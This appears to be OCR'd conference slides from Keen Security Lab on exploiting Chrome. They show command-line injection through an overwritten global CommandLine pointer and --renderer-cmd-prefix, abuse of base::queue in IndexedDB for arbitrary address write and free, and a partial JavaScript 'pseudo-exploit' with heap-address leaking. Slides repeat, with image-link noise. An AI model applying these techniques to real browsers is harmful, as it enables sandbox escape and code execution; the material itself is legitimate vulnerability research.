bool RenderProcessHostImpl::Init() {
  // ...
  base::CommandLine::StringType renderer_prefix;
  // A command prefix is something prepended to the command line of the spawned
  // process.
  const base::CommandLine& browser_command_line =
      *base::CommandLine::ForCurrentProcess();
  renderer_prefix =
      browser_command_line.GetSwitchValueNative(switches::kRendererCmdPrefix);

  // ...
  // Build command line for renderer.  We call AppendRendererCommandLine()
  // first so the process type argument will appear first.
  std::unique_ptr<base::CommandLine> cmd_line =
      std::make_unique<base::CommandLine>(renderer_path);
  if (!renderer_prefix.empty())
    cmd_line->PrependWrapper(renderer_prefix);
  AppendRendererCommandLine(cmd_line.get());

  // ...
  child_process_launcher_ = std::make_unique<ChildProcessLauncher>(
    // ...
    std::move(cmd_line),
    //...
    );
  // ...
}
```

KEEN security lab

--renderer-cmd-prefix='xterm -title renderer -e gdb --args'

```
sars     55815 18.0  0.2 1161336 136156 pts/4  Sl+  02:42   0:00 /opt/google/chrome/chrome --renderer-cmd-prefix=xterm -title renderer
-e gdb --args
sars     55824  1.3  0.0 413256 46964 pts/4    S+   02:42   0:00 /opt/google/chrome/chrome --type=zygote
sars     55825  0.0  0.0  26824  4328 pts/4    S+   02:42   0:00 /opt/google/chrome/nacl_helper
sars     55828  0.0  0.0 413256  9144 pts/4    S+   02:42   0:00 /opt/google/chrome/chrome --type=zygote
sars     55854  5.6  0.1 712920 98888 pts/4    Sl+  02:42   0:00 /opt/google/chrome/chrome --type=gpu-process --field-trial-handle=2268
097418576142859,11943188002988006363,131072 --gpu-preferences=KAAAAAAAAACAAAAAAQAAAAAAAAAAAGAAAAAAAAAEAAAAIAAAAAAAAAAgAAAAAAAAA --servic
e-request-channel-token=10073442497320822759
sars     55859  2.6  0.0 496968 65288 pts/4    Sl+  02:42   0:00 /opt/google/chrome/chrome --type=utility --field-trial-handle=22680974
18576142859,11943188002988006363,131072 --lang=en-US --service-sandbox-type=network --service-request-channel-token=1920380556986998058
 --shared-files=v8_context_snapshot_data:100,v8_natives_data:101
sars     56036  1.0  0.0  91352 10536 pts/4    S+   02:42   0:00 xterm -title renderer -e gdb --args /opt/google/chrome/chrome --type=r
enderer --field-trial-handle=2268097418576142859,11943188002988006363,131072 --service-pipe-token=7855174154507565032 --lang=en-US --no
-zygote --instant-process --enable-offline-auto-reload --enable-offline-auto-reload-visible-only --num-raster-threads=4 --enable-main-f
rame-before-activation --service-request-channel-token=7855174154507565032 --renderer-client-id=5 --no-v8-untrusted-code-mitigations --
shared-files=v8_context_snapshot_data:100,v8_natives_data:101
sars     56126  0.6  0.0  91352 10456 pts/4    S+   02:42   0:00 xterm -title renderer -e gdb --args /opt/google/chrome/chrome --type=r
enderer --field-trial-handle=2268097418576142859,11943188002988006363,131072 --disable-gpu-compositing --service-pipe-token=11423871539
886558810 --lang=en-US --no-zygote --enable-offline-auto-reload --enable-offline-auto-reload-visible-only --num-raster-threads=4 --enab
le-main-frame-before-activation --service-request-channel-token=11423871539886558810 --renderer-client-id=6 --no-v8-untrusted-code-miti
gations --shared-files=v8_context_snapshot_data:100,v8_natives_data:101
```

What is the `browser_command_line`?

```
// static
CommandLine* CommandLine::ForCurrentProcess() {
  DCHECK(current_process_commandline_);
  return current_process_commandline_;
}

class BASE_EXPORT CommandLine {
  // ...
  using SwitchMap = std::map<std::string, StringType, std::less<>>;
  // Parsed-out switch keys and values.
  SwitchMap switches_;
  // ...
}
```

KEEN security lab

CommandLine Injection

- Binary address required
  - global pointer is in .bss segment
- 8 bytes write 🙂
  - overwrite the global pointer

KEEN security lab

I want more...

- base::queue

```
namespace base {

template <class T, class Container = circular_deque<T>>
using queue = std::queue<T, Container>;

}  // namespace base
```

KEEN security lab

base::queue

```
          arr_ptr                 size
- | 0x1f15101a3440 | 0x000000000004 |
- | 0x000000000000 | 0x000000000001 |
      front                   rear

    0x1f15101a3440:
    | arr[0] | hole | hole | hole |
```

KEEN security lab

base::queue

```
          arr_ptr                 size
- | 0x1f15101a3440 | 0x000000000004 |
- | 0x000000000000 | 0x000000000001 |
      front                   rear

0x1f15101a3440:
| arr[0] | hole | hole | hole |
```

KEEN security lab

base::queue

```
          arr_ptr                  size
-  | 0x1f15101a3440 | 0x000000000004 |
-  | 0x000000000000 | 0x000000000001 |
          front                   rear

0x1f15101a3440:
| arr[0] | hole | hole | hole |
```

KEEN security lab


base::queue

```
          arr_ptr                 size
- | 0x1f15101a3440 | 0x000000000004 |
- | 0x000000000000 | 0x000000000001 |
      front                   rear

  0x1f15101a3440:
  | arr[0] | hole | hole | hole |
```

KEEN security lab

base::queue

```
          arr_ptr                  size
- | 0x1f15101a3440 | 0x000000000004 |
- | 0x000000000000 | 0x000000000001 |
      front                    rear
```




```
0x1f15101a3440:
| arr[0] | hole | hole | hole |
```

KEEN security lab

AppendRequest again and again

```
void IndexedDBDatabase::AppendRequest(
    std::unique_ptr<ConnectionRequest> request) {
  pending_requests_.push(std::move(request));

  if (!active_request_)
    ProcessRequestQueue();
}

// indexed_db_database.h

std::unique_ptr<ConnectionRequest> active_request_;

base::queue<std::unique_ptr<ConnectionRequest>> pending_requests_;
```



KEEN security lab

queue.push (not full: size != rear - front)

- new ConnectionRequest
- push(new_request) ==> AAW new pointer!

KEEN security lab

queue.push (full: size == rear - front)

- Increase storage by a quarter (realloc)
    1. malloc
    2. MoveBuffer
    3. free previous pointer

queue.push (full: size == rear - front)

- Increase storage by a quarter (realloc)
    1. malloc
    2. MoveBuffer
    3. free previous pointer (controllable)

- Arbitrary Address Free!

KEEN security lab

queue.push (full: size == rear - front)

- Increase storage by a quarter (realloc)
    1. malloc
    2. MoveBuffer(careful!)
    3. free previous pointer (controllable)

Thank **base::queue** again!

- Arbitrary Address Free!

KEEN security lab

pseudo-exploit

```
for (let i = 0; i < 34; i++) {
    await sleep(100);
    // pending_requests_.rear += 1
    window.indexedDB.deleteDatabase('evil_db');
}

// size = 42 (0x150 bytes)
let leak_addr = await leak_heap_addr();

// fall in Blob, depends on heap spray
// Uncertainty!!!
leak_addr -= 0x160;
```


KEEN security lab

pseudo-exploit


```
for (let i = 0; i < 34; i++) {
    await sleep(100);
    // pending_requests_.rear += 1
    window.indexedDB.deleteDatabase('evil_db');
}

// size = 42 (0x150 bytes)
let leak_addr = await leak_heap_addr();

// fall in Blob, depends on heap spray
// Uncertainty!!!
leak_addr -= 0x160;
```

KEEN security lab

